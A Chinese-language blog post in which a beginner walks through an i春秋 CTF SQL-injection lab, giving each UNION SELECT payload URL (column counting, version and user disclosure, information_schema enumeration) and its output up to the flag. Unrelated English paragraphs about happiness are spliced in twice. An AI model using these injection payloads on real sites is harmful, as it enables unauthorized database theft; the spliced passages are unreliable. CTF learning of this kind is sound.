

i春秋 从0到1CTFer成长之路-CTF中的SQL-1注入

原创

wh1sperZz 于 2021-03-25 22:58:10 发布 1088 收藏 4

分类专栏: [注入](#) 文章标签: [mysql](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43399807/article/details/115221040

版权



[注入](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

这是本萌新第一次写博客, 作为对前面的学习的总结。

如有错误, 欢迎各位师傅们指正。

如何判断注入类型我就不做过多的解释, 不知道同学请移步去学习(手动狗头)。

CTF中的SQL注入

我采用的是手注

notes

Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.

https://blog.csdn.net/qq_43399807

根据经验判断是字符型注入。

接下来就来查看有几列, order by后面依次跟1, 2, 3, 4...当到4时页面查询失败, 说明有3列。

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=1' order by 3 %23
```

notes

Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.

https://blog.csdn.net/qq_43399807

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=1' order by 4 %23
```

notes



接下来就是查询数据库
我采用的是concat_ws()。

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=-1' union select NULL,concat_ws(":",version(),database(),user()),NULL %23
```

notes

5.5.64-MariaDB-1ubuntu0.14.04.1:note:root@localhost



得到note，还是root用户。
其中note的16进制为0x6e6f7465。
接下来爆表名：

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1, table_name ,3 from information_schema.tables where table_schema=0x6e6f7465 limit 0,1 %23
```

notes

fl4g
3



```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1, table_name ,3 from information_schema.tables where table_schema=0x6e6f7465 limit 1,2 %23
```

得到fl4g(0x666c3467), notes

接下来查列名

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1, column_name,3 from information_schema.columns where table_schema=0x6e6f7465 and table_name=0x666c3467 limit 0,1 %23
```

notes

filllag
3




得到filllag, 只查到1个列, 有点迷, 先不管...
，先去看看 里面是什么。

```
http://eci-2ze96pvo7epn5uc0i8pa.cloudeci1.ichunqiu.com/index.php?id=-1' union select 1,2,fllllag from fl4g %23
```

notes

2
n1book{union_select_is_so_cool}



得到flag

```
n1book{union_select_is_so_cool}
```